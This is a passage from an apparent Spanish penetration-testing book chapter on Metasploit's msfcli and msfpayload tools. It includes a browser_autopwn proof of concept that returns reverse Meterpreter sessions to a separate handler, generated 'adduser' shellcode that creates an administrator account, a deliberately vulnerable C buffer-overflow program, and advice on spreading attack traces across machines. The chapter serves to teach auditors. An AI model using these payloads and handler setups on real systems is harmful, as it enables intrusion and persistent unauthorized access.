En anteriores capítulos se han estudiado herramientas que proporcionan y facilitan el uso del *framework*, ya sea mediante el uso de una línea de comandos, *msfconsole*, o mediante el uso de una interfaz gráfica, por ejemplo *armitage*. Pero, como se ha mencionado, existen otro tipo de herramientas con otras funcionalidades, como por ejemplo la creación de ejecutables que alberguen en su interior código ejecutable o *shellcode* con fines maliciosos. Por otro lado, también se puede ayudar a los *exploiters* a obtener *payloads* sin necesidad de crearlos ellos mismos.

Otro tipo de aplicaciones muy utilizado son las que ayudan a evadir los sistemas de defensa de una máquina, como por ejemplo los antivirus. La mayoría de los *payloads* que son utilizados por *Metasploit* pueden ser detectados por una gran parte de los antivirus, por ello es necesario utilizar herramientas que ofusquen el código del *payload* para evitar su detección.

Existen herramientas en el *framework* cuya finalidad es la manipulación de la memoria y análisis de ésta. Este tipo de herramientas ayudan al *exploiter* a encontrar instrucciones en lenguaje ensamblador clave para el desarrollo del *exploit*.

La gestión remota también se encuentra disponible en *Metasploit* gracias a herramientas como *msfd*, la cual proporciona un servicio o *daemon* con el que se puede manipular el *framework* remotamente.

Por último mencionar que *Metasploit* sigue creciendo y aumentando en funcionalidades e integración con otros sistemas y aplicaciones de seguridad. Este hecho hace que el *framework* disponga de una riqueza implícita realmente interesante para su utilización en el día a día del auditor. Las *msf tools* siguen apareciendo y añadiéndose al *framework* lo que proporciona un hecho muy interesante como se mencionó anteriormente.

```
root@root:/pentest/exploits/framework3# ls
armitage       HACKING  msfconsole  msfgui       msfpescan  plugins  tools
data           lib      msfd        msfmachscan  msfrpc     README
documentation  modules  msfelfscan  msfopcode    msfrpcd    scripts
external       msfcli   msfencode   msfpayload   msfupdate  test
root@root:/pentest/exploits/framework3#
```

Fig 5.01: *Msf tools* disponibles en *BackTrack 5.*

2. Msfcli: El poder de la línea

Esta herramienta es una de las cuatro opciones que dispone la arquitectura de *Metasploit* para interactuar con el *framework*. Es decir, es una de las cuatro interfaces que existen para ejecutar instrucciones y realizar distintas fases de un test de intrusión.

Esta aplicación permite ejecutar módulos de tipo *exploit o auxiliary* directamente desde una línea de comandos. De este modo, se evita tener que cargar todas las estructuras necesarias cuando se ejecuta la aplicación *msfconsole*. Se puede entender como que cuando se arranca *msfconsole* se cargan en memoria las estructuras necesarias para el correcto funcionamiento de *Metasploit*, mientras que arrancando *msfcli* se carga solamente un módulo por lo que se ejecutará la acción de manera más rápida.

Hay que tener en cuenta que en el momento de lanzar un módulo con *msfcli* se deben indicar todas las opciones necesarias para la correcta ejecución del módulo. Por ejemplo, si se va a proceder a lanzar un *exploit* con esta herramienta se deberá indicar, generalmente, el equipo remoto sobre el que se lanzará dicho *exploit* o la dirección IP sobre la que se implementa el servidor para los ataques de tipo *Client-Side Attack*. Se debe indicar qué tipo de *payloads* se utilizan si es un módulo de tipo *exploit*.

La sintaxis de la herramienta es *msfcli <ruta módulo> [PAYLOAD=<ruta payload> LHOST/RHOST LPORT/RPORT] <modo>*. Los distintos modos proporcionan gran flexibilidad a la herramienta ya que indican qué acción se realizará.

Hay que tener en cuenta que cuando se utiliza la herramienta *msfcli* todos los parámetros son asignados mediante el uso del operador "=". En *msfconsole* se indica el parámetro y a continuación se asigna el valor. Además, *msfcli* es *case sensitive*, detalle que hay que tener en cuenta para el correcto funcionamiento de la aplicación.

Modos de msfcli

Los modos de ejecución de *msfcli* indican qué acción realizará la aplicación. En la imagen se observan los distintos modos de ejecución que dispone la herramienta. Hay que considerar que las opciones son equivalentes a los parámetros o variables, como por ejemplo RHOST, LHOST, etcétera.

```
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
===========================================================================

    Mode            Description
    ----            -----------
    (H)elp          You're looking at it baby!
    (S)ummary       Show information about this module
    (O)ptions       Show available options for this module
    (A)dvanced      Show available advanced options for this module
    (I)DS Evasion   Show available ids evasion options for this module
    (P)ayloads      Show available payloads for this module
    (T)argets       Show available targets for this exploit module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module
```

Fig 5.02: Modos de ejecución de *msfcli*.

El primero de los modos que se presenta es uno de los más importantes y es el modo H. Este modo proporciona ayuda e información sobre la aplicación. Si se ejecuta la siguiente instrucción *msfcli <exploit> H*, se obtiene ayuda sobre la aplicación *msfcli*.

```
root@root:/pentest/exploits/framework3# msfcli exploit/multi/handler S
[*] Please wait while we load the module tree...

       Name: Generic Payload Handler
     Module: exploit/multi/handler
    Version: 11845
   Platform: Windows, Linux, Solaris, Unix, OSX, BSD, PHP, Java
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Wildcard Target

Payload information:
  Space: 10000000
  Avoid: 0 characters

Description:
  This module is a stub that provides all of the features of the
  Metasploit payload system to exploits that have been launched
  outside of the framework.
```

Fig 5.03: Ejecución *msfcli* en modo *summary*.

Existe el modo resumen o *summary*, que es indicado mediante la letra S, el cual proporciona información sobre un módulo en concreto que se requiera utilizar. La sintaxis es realmente sencilla, un ejemplo se puede visualizar en la imagen anterior.

El modo O u opciones muestra información sobre las variables que se pueden configurar sobre un módulo concreto. En el ejemplo se ha utilizado el módulo *exploit/windows/smb/psexec* y se obtienen las distintas variables que pueden ser configuradas. Este modo es el equivalente a *show options* en una sesión de *msfconsole*.

```
root@root:/pentest/exploits/framework3# msfcli exploit/windows/smb/psexec O
[*] Please wait while we load the module tree...

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST                       yes       The target address
   RPORT      445              yes       Set the SMB service port
   SHARE      ADMIN$           yes       The share to connect to, can be an admin share
 (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
```

Fig 5.04: Ejecución *msfcli* en modo *options*.

Los modos A e I son especiales, el primero muestra información sobre las variables avanzadas que pueden ser configuradas en un módulo concreto. El segundo es un modo muy interesante, ya que proporciona información sobre opciones para la evasión de IDS en caso de que el módulo con el que se esté trabajando disponga de esta opción.

El modo P proporciona información sobre los *payloads* disponibles para un módulo de *exploit* o *auxiliary* en concreto. Esta opción es realmente útil y proporciona información muy válida y recomendada de visualizar antes de lanzar el módulo. Este modo es equivalente a la instrucción *show payloads* cuando se encuentra un módulo concreto cargado en una sesión de *msfconsole*.

```
root@root:/pentest/exploits/framework3# msfcli exploit/windows/smb/psexec P
[*] Please wait while we load the module tree...

Compatible payloads
===================

   Name                                  Description
   ----                                  -----------
   generic/debug_trap                    Generate a debug trap in the target process
   generic/shell_bind_tcp                Listen for a connection and spawn a command s
hell
   generic/shell_reverse_tcp             Connect back to attacker and spawn a command
shell
   generic/tight_loop                    Generate a tight loop in the target process
   windows/adduser                       Create a new user and add them to local admin
istration group
   windows/dllinject/bind_ipv6_tcp       Listen for a connection over IPv6, Inject a D
ll via a reflective loader
   windows/dllinject/bind_nonx_tcp       Listen for a connection (No NX), Inject a Dll
 via a reflective loader
   windows/dllinject/bind_tcp            Listen for a connection, Inject a Dll via a r
eflective loader
```

Fig 5.05: Ejecución *msfcli* en modo *payloads*.

El modo *targets* o T proporciona información sobre los sistemas operativos vulnerables antes de ejecutar un *exploit* concreto. En la imagen se pueden visualizar un gran número de *targets* para el *exploit ms08_067_netapi*, el cual ha sido estudiado en el presente libro. Realmente el número de *targets* para los que está disponible este *exploit* son 62 versiones distintas de *Windows*, con distintos idiomas, en versiones XP, 2003, 2000, etcétera. Este modo es equivalente a la instrucción *show targets* cuando se encuentra un módulo cargado en *msfconsole*.

```
root@root:/pentest/exploits/framework3# msfcli exploit/windows/smb/ms08_067_netapi T
[*] Please wait while we load the module tree...

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (NX)
   4   Windows XP SP3 English (NX)
   5   Windows 2003 SP0 Universal
   6   Windows 2003 SP1 English (NO NX)
   7   Windows 2003 SP1 English (NX)
   8   Windows 2003 SP1 Japanese (NO NX)
   9   Windows 2003 SP2 English (NO NX)
   10  Windows 2003 SP2 English (NX)
   11  Windows 2003 SP2 German (NO NX)
   12  Windows 2003 SP2 German (NX)
   13  Windows XP SP2 Arabic (NX)
   14  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   15  Windows XP SP2 Chinese - Simplified (NX)
   16  Windows XP SP2 Chinese - Traditional (NX)
   17  Windows XP SP2 Czech (NX)
   18  Windows XP SP2 Danish (NX)
   19  Windows XP SP2 German (NX)
   20  Windows XP SP2 Greek (NX)
   21  Windows XP SP2 Spanish (NX)
   22  Windows XP SP2 Finnish (NX)
```

Fig 5.06: Ejecución *msfcli* en modo *targets*.

El modo AC o *actions* proporciona información sobre acciones que pueden realizar los módulos de tipo *auxiliary*. Por otro lado se encuentra el modo C o *check* que equivale a la instrucción *check* en una sesión de *msfconsole*. En la imagen se puede visualizar como configurando la variable RHOST, indicando el modo C y especificando el *exploit* se comprueba si el objetivo es vulnerable o no.

```
root@root:~# msfcli exploit/windows/smb/ms08_067_netapi RHOST=192.168.1.38 C
[*] Please wait while we load the module tree...
[*] Verifying vulnerable status... (path: 0x0000005a)
[+] The target is vulnerable.

root@root:~#
```

Fig 5.07: Ejecución *msfcli* en modo *check*.

El modo E o ejecución, es quizá el modo más conocido por los auditores. Con dicho modo se lanza el módulo, ya sea *auxiliary o exploit*. Es necesario, indicar las variables requeridas en el momento de lanzar este modo en la aplicación *msfcli*.

Beneficios del uso de msfcli

Los beneficios de la utilización de este tipo de interfaz son varios. Uno de los mayores usos y beneficios que proporciona *msfcli* es la posibilidad de implementar servidores de conexiones o

sesiones. De este modo el auditor puede lanzar la etapa de explotación y recibir las conexiones en cualquier otra máquina configurada para ello mediante el uso de *msfcli*. Además, se pueden resumir los beneficios de la utilización de *msfcli* con las sentencias que se muestran a continuación:

- Soporte para el lanzamiento y aprovechamiento de los módulos de tipo *exploit* y *auxiliary*. Este tipo de módulos son los más funcionales que proporciona el *framework*, además de los más utilizados en el proceso de un test de intrusión.
- Uso para tareas específicas en el test de intrusión. Generalmente, se utiliza *msfcli* para lanzar un *exploit* concreto o implementar un servidor de sesiones remotas sobre las máquinas vulneradas. Existe un debate sobre si esto último es un beneficio o no, ya que se puede entender como una razón restrictiva.
- Esta herramienta es útil para el aprendizaje y la comprensión de la arquitectura del *framework*.
- Es conveniente usarla cuando se desarrolla algún nuevo *exploit* y se pretende utilizar en un test de intrusión. De este modo se mantiene un control sobre la operativa que se está llevando a cabo en el proceso de la auditoría.
- Es una buena herramienta para realizar pruebas por el auditor. Este tipo de pruebas son denominadas *off-exploitation*. Estas pruebas serían las equivalentes a montar un entorno de preproducción.
- La aplicación es bastante útil si el auditor conoce realmente qué *exploit* quiere utilizar o qué tipo de técnica se utiliza en la fase de explotación.

Teoría de conexiones

Cuando un *exploit* es lanzado contra una máquina objetivo se busca obtener una sesión que proporcione el control del equipo remoto. Estas sesiones pueden ser directas o inversas, las cuales trabajan de manera similar a como lo hacen los troyanos en sus conexiones.

El uso de sesiones inversas puede ayudar al auditor o atacante a evitar los *firewalls* implícitos que llevan los *router*. Hay que recordar que todos los *exploits* que utilizan el método de conexión inversa utilizan implícitamente el módulo llamado *exploit/multi/handler*, el cual recibirá la sesión inversa sobre la máquina remota. Este módulo proporciona una gran cantidad de oportunidades a los auditores o atacantes, los cuales se presentan en este apartado.

En gran parte de la documentación que se puede leer sobre *Metasploit* se presenta la máquina que lanza los *exploits* o el servidor que utiliza la técnica *Client-Side Attack* como la máquina que gestionará y aprovechará las sesiones obtenidas sobre los equipos vulnerados. Este hecho no tiene porqué ser así, ya que se puede utilizar un servidor o máquina para provocar la obtención de sesiones en la fase de explotación y que dichas sesiones se gestionen sobre otras máquinas.

¿Cómo se realiza dicha acción? El concepto es realmente sencillo, cuando se configura un *exploit* se puede elegir el *payload* que se ejecutará en la máquina remota, en caso de que la explotación

tenga éxito. El *payload* de tipo inverso debe ser configurado con una dirección IP en la cual, una vez ejecutado en la máquina víctima, se conectará para otorgar el control de dicha máquina.

En la imagen se puede observar como el atacante real se encuentra en una red privada, como puede ser la de cualquier empresa o casa. Por otro lado, se visualiza una máquina víctima que simula encontrarse en la red de una empresa. El atacante dispone de un servidor, por ejemplo web, que utilizando la técnica *Client-Side Attack* espera a recibir peticiones de víctimas potenciales. En el momento en que la víctima es vulnerada, el *payload* que se ejecuta en ella dará el control de la máquina al equipo del atacante y no al servidor web. De este modo se consigue que el rastro de la explotación quede distribuido, ya que una máquina se encarga de la tarea, posiblemente automatizada, de explotación, mientras que la gestión de la sesión remota, que es realmente lo que interesa, se realiza desde otra red totalmente distinta.





Fig 5.08: Esquema básico de la fase de explotación.

Esta explotación y gestión distribuida puede ir un paso más allá, ya que se podría configurar en el servidor, el cual está disponible en Internet, distintos *exploits* con distintos *payloads* los cuales podrían apuntar a distintas direcciones IP. De nuevo, el rastro se distribuye entre distintas máquinas, y aunque tampoco sería demasiado complejo realizar un rastreo *a priori*, se podrían ocultar las conexiones a través de máquinas vulneradas que hicieran de puente. Estas conexiones se pueden distribuir e intentar ocultar de diversas maneras, en este aspecto entra en juego la imaginación del atacante o auditor.

PoC: Servidor de exploits y máquina privada para las sesiones

En la siguiente prueba de concepto se preparará un servidor con el módulo *auxiliary* para realizar un *autopwn browser*. Cuando las víctimas se conecten al servidor web se lanzarán *exploits* contra la máquina que origina la conexión. Como máquina víctima en la prueba de concepto se ha utilizado un equipo con sistema operativo *Windows XP SP3* con los navegadores *Mozilla Firefox* e *Internet Explorer*.

En el servidor se configurará un *payload* de tipo *Meterpreter* con conexión inversa y además se indicará la dirección IP dónde se encuentra la máquina que gestionará o recibirá las sesiones de *Meterpreter*. La máquina que recibirá las sesiones inversas será configurada con la aplicación *msfcli* y el módulo *exploit/multi/handler*, cuya configuración se estudiará más adelante.

En la imagen se puede visualizar la configuración del módulo *auxiliary/server/browser_autopwn* y la asignación de los valores a las variables que dispone el módulo. Hay que destacar que el servidor web se configura con URIPATH en la raíz, es decir con "/". La variable PAYLOAD_WIN32 indica qué *payload* se utilizará para sistemas operativos *Windows*, en este caso sólo se puede asignar el *payload windows/meterpreter/reverse_tcp*. El puerto dónde el servidor web se mantendrá a la escucha de peticiones será el 80, configurado manualmente, ya que por defecto sería el 8080. La variable LHOST indica en qué dirección IP o nombre de dominio se configurará la máquina que gestionará o recibirá las sesiones inversas.

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   LHOST                         yes       The IP address to use for reverse-connect payloads
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must be an address on
 the local machine or 0.0.0.0
   SRVPORT      8080             yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLVersion   SSL3             no        Specify the version of SSL that should be used (accepte
d: SSL2, SSL3, TLS1)
   URIPATH                       no        The URI to use for this exploit (default is random)

msf auxiliary(browser_autopwn) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf auxiliary(browser_autopwn) > set PAYLOAD_WIN32 windows/meterpreter/reverse_tcp
PAYLOAD_WIN32 => windows/meterpreter/reverse_tcp
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > run
```

Fig 5.09: Configuración del servidor con el módulo *browser autopwn*.

Una vez configurado el servidor web a través del módulo *browser autopwn* se debe configurar en la otra máquina que gestiona el atacante o el auditor el módulo *exploit/multi/handler*. Mediante la aplicación *msfcli* se configurará dicho módulo para comprobar la utilidad de dicha herramienta.

La configuración es realmente sencilla, se debe indicar el tipo de *payload* el cual se puede inyectar, en este caso *Meterpreter*, también se debe indicar la dirección IP local de la máquina y el puerto dónde se escuchará.

Hay que destacar la posibilidad de que la máquina se encuentre *detrás* de un *router*, lo cual implicaría que se debería abrir un puerto en el *router* para redirigir el tráfico y que éste pueda llegar desde Internet hasta la máquina del atacante.

```
root@root:~# msfcli exploit/multi/handler LHOST=192.168.1.39 PAYLOAD=windows/meterpreter/reverse
_tcp LPORT=4444 E
[*] Please wait while we load the module tree...

       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

LHOST => 192.168.1.39
PAYLOAD => windows/meterpreter/reverse_tcp
LPORT => 4444
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
```

Fig 5.10: Configuración de *msfcli* para recibir gestionar o recibir sesiones inversas.

Una vez montada toda la infraestructura por parte del atacante o auditor se debe esperar a que las víctimas se conecten al servidor web malicioso. Como ya se ha mencionado en este libro se pueden utilizar diversas técnicas para provocar que las víctimas visiten dicho servidor.

Una vez que la víctima se conecte al servidor web malicioso se lanzarán los *exploits* sobre ella, y en caso de que ésta sea vulnerable se lanzará una petición a la máquina que está configurada con el manejador o *exploit/multi/handler*, el cual al recibir la petición inyectará el *payload* en la máquina de la víctima respondiendo a dicha petición.

```
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...

[*] Sending stage (749056 bytes) to 192.168.1.38
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.38:1030) at 2012-08-13 20:58:44
 -0400

meterpreter >
meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```

Fig 5.11: Obtención de una sesión inversa con *msfcli*.

3. Msfpayload: payload a gusto del consumidor

Msfpayload es una de las herramientas más utilizadas del *framework* de *Metasploit*. Con esta herramienta de línea de comandos se puede generar código ejecutable personalizado, en distintos lenguajes como puede ser C, Perl o Ruby. Este código permite realizar acciones concretas, más típicas de *payloads* de tipo *Inline*, o montar todo un servidor de opciones en una máquina vulnerada a través de un *exploit*, más típico de *payloads* de tipo *staged*.

La funcionalidad anterior proporciona a los *exploiters* la posibilidad de disponer de gran cantidad de *payloads* en distintos lenguajes para la creación de sus *exploits*. En este apartado se podrá estudiar y comprobar cómo funciona esta herramienta y los distintos lenguajes de programación que soporta. Otra de las funcionalidades interesantes que proporciona *msfpayload* es la de crear ejecutables que dispongan en su interior un *payload* concreto. De este modo es posible crear ejecutables maliciosos, que puedan proporcionar al atacante el control remoto de la máquina donde se ejecute el archivo. Esta técnica, que es la más intuitiva y generalizada, se puede llevar a cabo tanto en sistemas operativos *Windows*, como *Unix*. En este apartado, se realizarán distintas pruebas de concepto donde se estudiará la viabilidad de la creación de ejecutables y paquetes DEB, *Debian*.

La sintaxis de la herramienta es realmente intuitiva y sencilla, como se puede observar en la siguiente línea *msfpayload [VARIABLES, LHOST, LPORT, PAYLOAD] <modo>*. Los modos proporcionan a la herramienta gran flexibilidad y toda la potencia que presenta al auditor o atacante.

Por último, hay que tener en cuenta que estos archivos pueden ser fácilmente detectados por las bases de datos de firmas de los antivirus. Este es un debate muy actual, que existe en el día a día del *pentesting*. Existen técnicas para intentar evadir el mayor número de sistemas de protección, como puede ser un antivirus, y se estudiará más adelante en el presente libro.

Modos de msfpayload

Los modos de ejecución que dispone *msfpayload* permiten realizar distintas acciones relacionadas con los *payload*. En la imagen se pueden visualizar los distintos modos que *msfpayload* proporciona al auditor. Es posible distinguir entre dos modos de ejecución jerárquicos, el primero para la obtención del *payload* en un lenguaje de programación y el segundo para la creación de binarios en distintos sistemas operativos. Cada uno de estos modos tiene distintas variaciones internas, las cuales se pueden ir observando en este apartado.

```
root@root:~# msfpayload

    Usage: /opt/framework3/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|C|[P]erl|R
ub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>
```

Fig 5.12: Modos de ejecución de *msfpayload*.

El modo S o *summary* proporciona información sobre el *payload* que se quiere utilizar. Se debe indicar la ruta del *payload* y especificar el modo de ejecución al final de la instrucción. Este modo ayuda al auditor a conocer las variables de configuración del *payload* que deben ser configuradas,

tanto para la obtención de código en un lenguaje de programación concreto, como para la generación de binarios. Además, con este modo se proporciona una descripción y el tipo de *payload* que es, por ejemplo con *Meterpreter* se indica que es de tipo *staged*.

```
root@root:~# msfpayload windows/meterpreter/reverse_tcp S

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
    Version: 10394, 8998, 8984
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Inject the meterpreter server DLL via
  the Reflective Dll Injection payload (staged)
```

Fig 5.13: Ejecución *Summary* de *msfpayload*.

El modo C u obtención de código en el lenguaje de programación C, proporciona al auditor o *exploiter* una variable definida en este lenguaje, con el valor del *payload* que debe ser ejecutado en la máquina vulnerada.

```
root@root:~# msfpayload windows/adduser USER=i64 PASS=pabloglez C
/*
 * windows/adduser - 272 bytes
 * http://www.metasploit.com
 * EXITFUNC=process, USER=i64, PASS=pabloglez
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x6d\x64\x2e"
"\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72"
"\x20\x69\x36\x34\x20\x70\x61\x62\x6c\x6f\x67\x6c\x65\x7a\x20"
"\x2f\x41\x44\x44\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63"
"\x61\x6c\x67\x72\x6f\x75\x70\x20\x41\x64\x6d\x69\x6e\x69\x73"
"\x74\x72\x61\x74\x6f\x72\x73\x20\x69\x36\x34\x20\x2f\x41\x44"
```

Fig 5.14: Obtención variable en C del *payload windows/adduser*.

Cuando se está desarrollando un *exploit*, estas opciones de *msfpayload* son realmente útiles y necesarias para facilitar el proceso de obtención de control de la máquina vulnerada. En el ejemplo anterior se utiliza el *payload windows/adduser* el cual creará un usuario en el sistema donde se ejecute con una contraseña definida.

Para la obtención de este código en otros lenguajes de programación se dispone de los modos "y" y "p", que se corresponden con la generación de código en lenguaje Ruby y Perl respectivamente. [illegible]amente se debe especificar el *payload*, las variables de configuración de dicho módulo y la [illegible] que identifica el modo de ejecución. Si se requiere obtener código en Ruby se utiliza la letra [illegible], tal y como se puede visualizar en la imagen.

```
root@root:~# msfpayload windows/adduser y
# windows/adduser - 287 bytes
# http://www.metasploit.com
# EXITFUNC=process, USER=metasploit, PASS=metasploit
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" +
"\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95" +
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" +
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x6d\x64\x2e\x65" +
"\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72" +
"\x20\x6d\x65\x74\x61\x73\x70\x6c\x6f\x69\x74\x20\x6d\x65" +
"\x74\x61\x73\x70\x6c\x6f\x69\x74\x20\x2f\x41\x44\x44\x20" +
"\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72" +
"\x6f\x75\x70\x20\x41\x64\x6d\x69\x6e\x69\x73\x74\x72\x61" +
"\x74\x6f\x72\x73\x20\x6d\x65\x74\x61\x73\x70\x6c\x6f\x69" +
```

Fig 5.15: Obtención variable en Ruby del *payload windows/adduser*.

El modo R o *raw* permite obtener código en lenguaje máquina. Como curiosidad indicar que en el ejemplo se pueden observar los *strings* y las órdenes que se están asignando en el código máquina. Se puede visualizar fácilmente la acción que realiza el *payload*, donde se abre un *cmd* y se ejecutan las órdenes de añadir un usuario con una contraseña y además se agrega el usuario al grupo de administradores de la máquina.

```
root@root:~# msfpayload windows/adduser R
[illegible]
[illegible]
[illegible]
[illegible]cmd.exe /c net user metasploit metasploit /ADD && net localgroup Administrators met
asploit /ADDroot@root:~#
```

Fig 5.16: Obtención de código máquina.

El modo X o ejecución permite obtener código ejecutable en formato EXE para sistemas operativos *Windows*. Existen otras opciones o modos que proporcionan funcionalidades para crear DLLs,

código VBA o Javascript. Más adelante, se estudian los resultados, más que interesantes, del modo ejecución o X.

PoC: Obtención de payload para implementación en exploit

En esta prueba de concepto se presenta el desarrollo de un pequeño programa en el lenguaje de programación C, el cual será vulnerable a *buffer overflow*, la cual como se ha mencionado en este libro es una de las vulnerabilidades más comunes en el desarrollo de aplicaciones.

En esta prueba de concepto no se pretende enseñar el complejo mundo del *reversing*, pero sí explicar cómo funciona un *buffer overflow* y como con *Metasploit* se puede obtener el código de un *payload* para añadir al código del programa vulnerable. A continuación se presenta aplicación, escrita en lenguaje C, vulnerable.

```
#include <stdio.h>
int main (int argc, char **argv)
{
char buf[10];
printf("holamundo");
strcpy(buf,argv[1]);
return 0;
}
```

Realmente, ¿qué se busca? Se quiere controlar y modificar los registros del procesador, sobretodo el registro EIP o contador de programa, el registro ESP el cual apunta a la cima de la pila y el registro RETN que indica la dirección de retorno de una función. El registro EIP indica qué instrucción se ejecutará a continuación y puede proporcionar a un atacante la posibilidad de ejecutar las instrucciones que él quiera y en la zona de memoria que él necesite. Es evidente, que la zona de memoria que se requiera albergará el *shellcode* que se quiera ejecutar para realizar alguna acción concreta sobre la máquina víctima o tomar el control total de dicho equipo.

